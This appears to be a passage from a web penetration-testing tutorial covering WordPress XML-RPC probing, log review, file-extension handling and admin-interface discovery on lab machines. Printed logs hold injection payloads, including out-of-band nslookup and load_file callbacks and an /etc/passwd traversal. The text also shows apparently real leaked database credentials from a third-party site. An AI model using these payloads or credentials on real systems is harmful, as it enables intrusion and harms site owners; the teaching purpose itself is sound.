Content-Length: 226

<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
  <methodName>demo.sayHello</methodName>
  <params>
    <param><value></value></param>
    <param><value></value></param>
  </params>
</methodCall>

Response
Raw Headers Hex XML
HTTP/1.1 200 OK
Date: Tue, 06 Feb 2018 03:57:40 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Connection: close
Content-Length: 166
Vary: Accept-Encoding
Content-Type: text/xml

<?xml version="1.0"?>
<methodResponse>
  <params>
    <param>
      <value>
        <string>Hello!</string>
      </value>
    </param>
  </params>
</methodResponse>
```

```
Request
Raw Params Headers Hex XML
POST /wordpress/xmlrpc.php HTTP/1.1
Host: 192.168.222.136
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 252

<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
  <methodName>wp.getUsersBlogs</methodName>
  <params>
    <param><value>admin</value></param>
    <param><value>admin</value></param>
  </params>
</methodCall>

Response
Raw Headers Hex XML
HTTP/1.1 200 OK
Date: Tue, 06 Feb 2018 04:05:13 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Connection: close
Content-Length: 422
Vary: Accept-Encoding
Content-Type: text/xml

<?xml version="1.0"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>-32601</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>server error: requested method wp.getUsersBlogs does not exist.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

More information at:

<https://isc.sans.edu/diary/Wordpress+%22Pingback%22+DDoS+Attacks/17801> <https://hackerone.com/reports/96294>

<https://github.com/1N3/Wordpress-XMLRPC-Brute-Force-Exploit/blob/master/wordpress-xmlrpc-brute-v2.py>

<https://testpurposes.net/2016/11/01/wordpress-xmlrpc-brute-force-attacks-via-burpsuite/>

Comment on source code review

It is very common and even recommended



```
<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai web testing framework.  
It is ok to put the password in HTML comments because no user will ever see  
this comment. I remember that security instructor saying we should use the  
framework comment symbols (ASP.NET, JAVA, PHP, Etc.)  
rather than HTML comments, but we all know those  
security instructors are just making all this up. --> <!-- End Content -->  
</blockquote>  
</td>  
</tr>
```

Configuration review

Some common guidelines should be taken into account:

- Only enable server modules that are needed for application.
- Handle server errors code with custom-made pages.
- Make sure server software runs with minimize privileges in the operating system.



Name	Size	Changed	Rights	Owner
/var/www/dvwa/				
vulnerabilities		5/21/2012 2:31:37 AM	rwxf-xr-x	www-data
hackable		5/21/2012 2:22:36 AM	rwxf-xr-x	www-data
external		5/21/2012 2:22:36 AM	rwxf-xr-x	www-data
dvwa		5/21/2012 2:22:36 AM	rwxf-xr-x	www-data
docs		5/21/2012 2:22:36 AM	rwxf-xr-x	www-data
config		5/21/2012 2:23:35 AM	rwxf-xr-x	www-data
setup.php	2 KB	6/7/2010 10:58:00 AM	rw-r--r--	www-data
security.php	3 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
robots.txt	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
README.txt	5 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
phpinfo.php	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
php.ini	1 KB	7/6/2009 3:31:50 AM	rw-r--r--	www-data
logout.php	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
login.php	3 KB	5/21/2012 2:52:33 AM	rw-r--r--	www-data
instructions.php	2 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
index.php	2 KB	5/21/2012 2:51:49 AM	rw-r--r--	www-data
ids_log.php	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
favicon.ico	2 KB	9/6/2010 10:59:42 PM	rw-r--r--	www-data
COPYING.txt	33 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
CHANGELOG.txt	5 KB	6/7/2010 7:55:14 AM	rw-r--r--	www-data
about.php	3 KB	8/26/2010 11:15:16 PM	rw-r--r--	www-data

- Make sure the server software logs properly both legitimate access and errors.

/var/log/apache2/				
Name	Size	Changed	Rights	Owner
..		2/5/2018 3:30:12 PM	rxwxr-xr-x	root
error.log.10.gz	1 KB	5/21/2012 12:45:08 PM	rw-r--r--	root
error.log.9.gz	1 KB	9/21/2017 5:47:26 PM	rw-r-----	root
error.log.8.gz	1 KB	10/10/2017 5:38:20 PM	rw-r-----	root
error.log.7.gz	1 KB	10/20/2017 5:26:14 PM	rw-r-----	root
error.log.6.gz	1 KB	11/14/2017 6:31:56 PM	rw-r-----	root
error.log.5.gz	1 KB	11/22/2017 6:53:33 PM	rw-r-----	root
error.log.4.gz	1 KB	12/4/2017 6:32:14 PM	rw-r-----	root
error.log.3.gz	1 KB	12/11/2017 6:54:45 PM	rw-r-----	root
error.log.2.gz	1 KB	12/22/2017 6:28:40 PM	rw-r-----	root
error.log.1	1 KB	1/17/2018 6:42:56 PM	rw-r-----	root
error.log	86 KB	2/5/2018 3:30:42 PM	rw-r-----	root
access.log.7.gz	5 KB	9/21/2017 5:47:26 PM	rw-r--r--	root
access.log.6.gz	3 KB	10/10/2017 5:38:20 PM	rw-r-----	root
access.log.5.gz	2 KB	10/20/2017 5:26:14 PM	rw-r-----	root
access.log.4.gz	2 KB	11/22/2017 6:53:33 PM	rw-r-----	root
access.log.3.gz	2 KB	12/4/2017 6:32:14 PM	rw-r-----	root
access.log.2.gz	2 KB	12/22/2017 6:28:40 PM	rw-r-----	root
access.log.1	6 KB	1/17/2018 6:42:56 PM	rw-r-----	root
access.log	204 KB	2/4/2018 10:00:32 PM	rw-r-----	root

- Make sure that the server is configured to properly handle overloads and prevent Denial of Service attacks.

Logging

Logging is an important asset of the security of an application architecture, since it can be used to detect flaws in application, logs are typically properly generated by web and server software.

/var/log/				
Name	Size	Changed	Rights	Owner
..		5/21/2012 4:30:19 AM	rwxr-xr-x	root
apache2		2/5/2018 6:34:52 PM	rwxr-x---	root
apparmor		4/8/2008 4:39:29 AM	rwxr-xr-x	root
apt		9/21/2017 5:47:26 PM	rwxr-xr-x	root
dist-upgrade		4/22/2008 1:07:31 PM	rwxr-xr-x	root
fsck		3/17/2010 5:59:33 AM	rwxr-xr-x	root
installer		3/17/2010 6:15:03 AM	rwxr-xr-x	root
mysql		3/17/2010 9:09:40 PM	rwxr-s---	mysql
news		3/17/2010 6:15:50 AM	rwxr-sr-x	news
postgresql		2/5/2018 6:34:52 PM	rw-rw-r--	root
proftpd		4/28/2010 1:26:44 PM	rwxr-xr-x	root
samba		2/5/2018 6:34:52 PM	rwxr-x---	root
tomcat5.5		12/8/2008 2:17:20 AM	rwxr-x---	tomcat55
auth.log	104 KB	2/5/2018 6:51:03 PM	rw-r--r--	syslog
boot	0 KB	5/21/2012 12:45:06 PM	rw-r--r--	root
btmpt	0 KB	2/5/2018 6:34:52 PM	rw-rw-r--	root
btmpt.1	0 KB	1/17/2018 6:42:56 PM	rw-rw-r--	root
daemon.log	546 KB	2/5/2018 6:45:36 PM	rw-r--r--	syslog

Sensitive information in logs

Some applications might, for example use GET requests to forward form data which will be viewable in the server logs. This means that server logs might contain sensitive information (such as usernames as passwords, or bank account details). This sensitive information can be misused by an attacker if logs were to be obtained by an attacker, for example, through administrative interfaces or known web server vulnerabilities or misconfiguration (like the well-known server-status misconfiguration in Apache-based HTTP servers).

Log Location

Try to keep logs in a separate location, and not in the web server itself. This also makes it easier to aggregate logs from different sources that refer to the same application (such as those of a web server farm) and it also makes it easier to do log analysis (which can be CPU intensive) without affecting the server itself.

Log Storage

In UNIX systems, logs will be located in /var (although some server installations might reside in /opt or /usr/local) and it is thus important to make sure that the directories that contain logs are in a separate partition. In some cases, and in order to prevent the system logs from being affected, the

log directory of the server software itself (such as `/var/log/apache` in the Apache web server) should be stored in a dedicated partition.

Log rotation

Most servers (but few custom applications) will rotate logs in order to prevent them from filling up the file system they reside on. The assumption when rotating logs is that the information in them is only necessary for a limited amount of time.


This feature should be tested in order to ensure that:

- Logs are kept for the time defined in the security policy, not more and not less.
- Logs are compressed once rotated (this is a convenience, since it will mean that more logs will be stored for the same available disk space)
- File system permission of rotated log files are the same (or stricter) that those of the log files itself. For example, web servers will need to write to the logs they use but they don't actually need to write to rotated logs, which means that the permissions of the files can be changed upon rotation to prevent the web server process from modifying these.


Some servers might rotate logs when they reach a given size. If this happens, it must be ensured that an attacker cannot force logs to rotate in order to hide its tracks.

Log contents

- Do the logs contain sensitive information?
- Are the logs stored in a dedicated server?
- Can log usage generate a Denial of Service condition?
- How are log backups preserved?
- Is the data being logged data validated (min/max length, chars etc) prior to being logged?
- How are logs reviewed? Can admin use these review to detect targeted attack?
- How are they rotated ? are logs kept for the sufficient time?



```
/var/log/apache2/error.log - root@192.168.222.136 - Editor - WinSCP
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php'+sleep(20.to_i)+' , referer: http:
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php'+eval(compile('for x in range(1:
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/eval(compile('for x in range(1):\n import time\n time.sleep(20)
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php'.sleep(20). , referer: http://19
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php${sleep(20)} , referer: http://19
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/r80km3vuy04919nrcw01wxqfa6gw40sfk2aqz.bunpcollaborator.net, refere
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/http , referer: http://192.168.222.136/bwAPP/portal.php
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php|nslookup -q-cname zcfsqbz2288h5hr
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php""0&nslookup -q-cname m4rfiympuvf
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php&nslookup -q-cname 5agyohx80e6n3nj
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php|echo 88gtq33315 cx80dj43pa||a #
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php&echo hyeikmaavo 209ngu8tnr&, refe
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php|echo 93hsbxp295 uwuslqz3nq || ,
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php|echo cr3gb4juux pxo4jasm4d #xzw
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php|ping -n 21 127.0.0.1|ping -c 2
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php|ping -c 21 127.0.0.1|ping -c 2
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php&ping -n 21 127.0.0.1&, referer:
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php|ping -c 21 127.0.0.1 #, referer:
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/insecure_direct_object_ref_1.php|ping -n 21 127.0.0.1 ||, referer:
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/../../../../../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/c:\windows\win.ini, referer: http://192.168.222.136/bwAPP/portal
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] Invalid URI in request GET /bwAPP/../../../../../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bwAPP/etc, referer: http://192.168.222.136/bwAPP/portal.php
```



```
/var/log/auth.log - root@192.168.222.136 - Editor - WinSCP
Mar  4 20:04:52 owaspbwa CRON[6009]: pam_unix(cron:session): session closed for user root
Mar  4 20:09:01 owaspbwa CRON[6481]: pam_unix(cron:session): session opened for user root by (uid=0)
Mar  4 20:09:01 owaspbwa CRON[6481]: pam_unix(cron:session): session closed for user root
```

```
/var/log/modsec_audit.log - root@192.168.222.136 - Editor - WinSCP
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.7.4 (http://www.modsecurity.org/).
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 Open
Engine-Mode: "DETECTION_ONLY"

--f2e35b57-Z--

--f2e35b57-A--
[01/Feb/2018:23:00:59 --0500] WnP1e38AAQEAAAgZ50UAAAIAI 192.168.222.1 51346 192.168.222.136 80
--f2e35b57-B--
POST /WebGoat/(select%20load_file('%5c%5c%5c%5cisebssfkvf8hanff7q7d4qhuklqcm0d21ttgj48.burpcollaborator.net%5c%5c%5c%5c'))?Screen=75&menu=900 HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.222.136/WebGoat/attack?Screen=75&menu=900
Content-Type: application/x-www-form-urlencoded
Content-Length: 81
Cookie: JSESSIONID=607D351CF0E629CE1CF5B4F48B03A5B0; acgroupswithpersist=nada; user="eW91YXJldGhld2Vha2VzdGxpbnms="; unique2u=KbziVziTXvdUNf5GGtJQYCrsvZQ

--f2e35b57-C--
field1=111&QTY4=1&QTY2=1&QTY3=1&SUBMIT=Purchase&QTY1=1&field2=4128+3214+0002+1999
--f2e35b57-F--
HTTP/1.1 400 Bad Request
Content-Length: 0
Via: 1.1 127.0.1.1
Connection: close
<
Line: 53471/564758 Column: 115 Character: 59 (0x3B) Encoding: 1252 (ANSI - La
```

3. Test File Extensions Handling for Sensitive Information

File extensions are commonly used in web servers to easily determine which technologies / languages / plugins must be used to fulfill the web request.

Black box testing:

Submit http[s] requests involving different file extensions and verify how they are handled. These verifications should be on a per web directory basis.

The following file extensions should NEVER be returned by a web server, since they are related to files which may contain sensitive information, or to files for which there is no reason to be served.

- .asa
- .inc

Using google hack, easy to find them, such as:

- ext:asa inurl:www.maybole.org

```
<SCRIPT LANGUAGE=VBScript RUNAT=Server>
Sub Application_OnStart
'==FrontPage Generated - startspan==
Dim FrontPage_UrlVars(1)
'--Project Data Connection
Application("Database1_ConnectionString") = "DRIVER={Microsoft Access Driver (*.mdb)};DBQ=URL=cgi-bin/database/postcards.mdb;UID=maybole;PWD=eamg"
FrontPage_UrlVars(0) = "Database1_ConnectionString"
Application("Database1_ConnectionTimeout") = 15
Application("Database1_CommandTimeout") = 30
Application("Database1_CursorLocation") = 3
Application("Database1_RuntimeUserName") = "maybole"
Application("Database1_RuntimePassword") = "eamg"
'--
```

The following file extensions are related to files which, when accessed, are either displayed or downloaded by the browser. Therefore, files with these extensions must be checked to verify that they are indeed supposed to be served (and are not leftovers), and that they do not contain sensitive information.

- .zip, .tar, .gz, .tgz, .rar, ...: (Compressed) archive files
- .java: No reason to provide access to Java source files
- .txt: Text files
- .pdf: PDF documents
- .doc, .rtf, .xls, .ppt, ...: Office documents
- .bak, .old and other extensions indicative of backup files (for example: ~ for Emacs backup files)


For more information, access to this link: <http://filext.com/>

We can mix some below techniques for solving this problem:

- Vulnerability scanner

```
root@kali:~# nikto -h https://aspdotnetapp.infosecaddicts.com
- Nikto v2.1.6
-----
+ Target IP:      104.25.166.6
+ Target Hostname: aspdotnetapp.infosecaddicts.com
+ Target Port: 443
-----
+ SSL Info:      Subject: /OU=Domain Control Validated/OU=PositiveSSL Multi-D
omain/CN=ssl373680.cloudflaressl.com
                  Ciphers: TLS_AES_256_GCM_SHA384
                  Issuer: /C=GB/ST=Greater Manchester/L=Salford/O=COMODO CA L
imited/CN=COMODO ECC Domain Validation Secure Server CA 2
+ Message:      Multiple IP addresses found: 104.25.166.6, 104.25.167.6
+ Start Time:    2019-08-06 12:23:33 (GMT-4)
-----
+ Server: cloudflare
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is set with ma
x-age=0.
+ Expect-CT is not enforced, upon receiving an invalid Certificate Transparency
Log, the connection will not be dropped.
```

- Spider tools



- Mirroring tools

```

root@kali:~# httrack http://104.25.167.6 --mirrorlinks
There is an index.html and a hts-cache folder in the directory
A site may have been mirrored here, that could mean that you want to update it
Be sure parameters are ok

Press <Y><Enter> to confirm, <N><Enter> to abort
Y
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Tue, 06 Aug 2019 12:33:53 by HTTrack Website Copier/3.49-2 [X
R&CO'2014]
mirroring http://104.25.167.6 with the wizard help..
Done.104.25.167.6/ (3583 bytes) - 403
Thanks for using HTTrack!
root@kali:~#

```

- Manual access

Gray box testing

Performing white box testing against file extensions handling amounts to checking the configurations of web server(s) / application server(s) taking part in the web application architecture, and verifying how they are instructed to serve different file extensions. If the web application relies on a load-balanced, heterogeneous infrastructure, determine whether this may introduce different behaviour.


4. Review Old, Backup and Unreferenced Files for Sensitive Information

While most of the files within a web server are directly handled by the server itself it isn't uncommon to find unreferenced and/or forgotten files that can be used to obtain important information about either the infrastructure or the credentials. Most common scenarios include the presence of renamed old version of modified files, inclusion files that are loaded into the language of choice and can be downloaded as source, or even automatic or manual backups in form of compressed archives. All these files may grant the pentester access to inner workings, backdoors, administrative interfaces, or even credentials to connect to the administrative interface or the database server.

Black Box Testing

Testing for unreferenced files uses both automated and manual techniques:


- Enumerate all of application's pages and functionality: This can be done manually using a browser, or using an application spidering tool. Most applications use a recognisable naming scheme, and organise resources into pages and directories using words that describe their function. From the naming scheme used for published content, it is often possible to infer the name and location of unreferenced pages. For example, if a page `viewuser.asp` is found, then look also for `edituser.asp`, `adduser.asp` and `deleteuser.asp`. If a directory `/app/user` is found, then look also for `/app/admin` and `/app/manager`.



- Other clues in published content: Many web applications leave clues in published content that can lead to the discovery of hidden pages and functionality. These clues often appear in the source code of HTML and JavaScript files. The source code for all published content should be manually reviewed to identify clues about other pages and functionality.





















```
e = {"url":"https://infosecaddicts.com/wp-admin/admin-ajax.php"}
```

Another source of clues about unreferenced directories is the /robots.txt file used to provide instructions to web robots.



- Information obtained through server vulnerabilities and misconfiguration

Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 Compaq.jpg	2018-09-18 16:18	19K	
 Thumbs.db	2018-09-18 16:18	235K	
 a1.jpg	2018-09-18 16:18	16K	
 a2.jpg	2018-09-18 16:18	15K	
 a3.jpg	2018-09-18 16:18	15K	
 a4.jpg	2018-09-18 16:18	10K	
 a5.jpg	2018-09-18 16:18	34K	
 acer.jpg	2018-09-18 16:18	5.3K	
 c1.jpg	2018-09-18 16:18	5.9K	
 c2.jpg	2018-09-18 16:18	7.1K	
 c3.jpg	2018-09-18 16:18	6.3K	
 c4.jpg	2018-09-18 16:18	6.7K	
 c5.jpg	2018-09-18 16:18	8.0K	
 c6.jpg	2018-09-18 16:18	1.9K	
 d1.jpg	2018-09-18 16:18	6.3K	
 d2.jpg	2018-09-18 16:18	6.3K	
 d3.jpg	2018-09-18 16:18	2.2K	
 d4.jpg	2018-09-18 16:18	1.2K	
 d5.jpg	2018-09-18 16:18	3.5K	

- Use of publicly available information: google hack, shodan.io


5. Enumerate Infrastructure and Application Admin Interfaces

Black box and Gray box Testing

The following describes vectors that may be used to test for the presence of administrative interfaces. These techniques may also be used for testing for related issues including privilege escalation and are described elsewhere in this guide in greater detail:


- Directory and file Enumeration - An administrative interface may be present but not visibly available to the tester. Attempting to guess the path of the administrative interface may be as simple

as requesting: /admin or /administrator etc.. A tester may have to also identify the filename of the administration page. Forcibly browsing to the identified page may provide access to the interface.



- Comments and links in Source - Many sites use common code that is loaded for all site users. By examining all source sent to the client, links to administrator functionality may be discovered and should be investigated.

```
e = {"url":"https:\\\\infosecaddicts.com\\wp-admin\\admin-ajax.pt
```



- Reviewing Server and Application Documentation - If the application server or application is deployed in its default configuration it may be possible to access the administration interface using information described in configuration or help documentation. Default password lists should be consulted if an administrative interface is found and credentials are required.

The image shows a file manager window displaying the directory structure of a WordPress installation's admin interface. The files listed include various PHP scripts such as admin.php, admin-db.php, admin-functions.php, and edit.php, along with folders like images and import. The file manager also shows the size, last modified date, permissions, and owner for each file.

Below the file manager, a browser's developer tools window is open, showing the network tab. The selected request is a POST to /wordpress/wp-login.php. The response is a 302 redirect to /wordpress/wp-admin/. The error message displayed is "Broken WordPress (View site »)".

The error message is displayed on a blue background with the text "Broken WordPress (View site »)". Below the error message, there is a navigation bar with links: Dashboard, Write, Manage, Links, Presentation, Plugins, Users, Options, Import, myGallery.

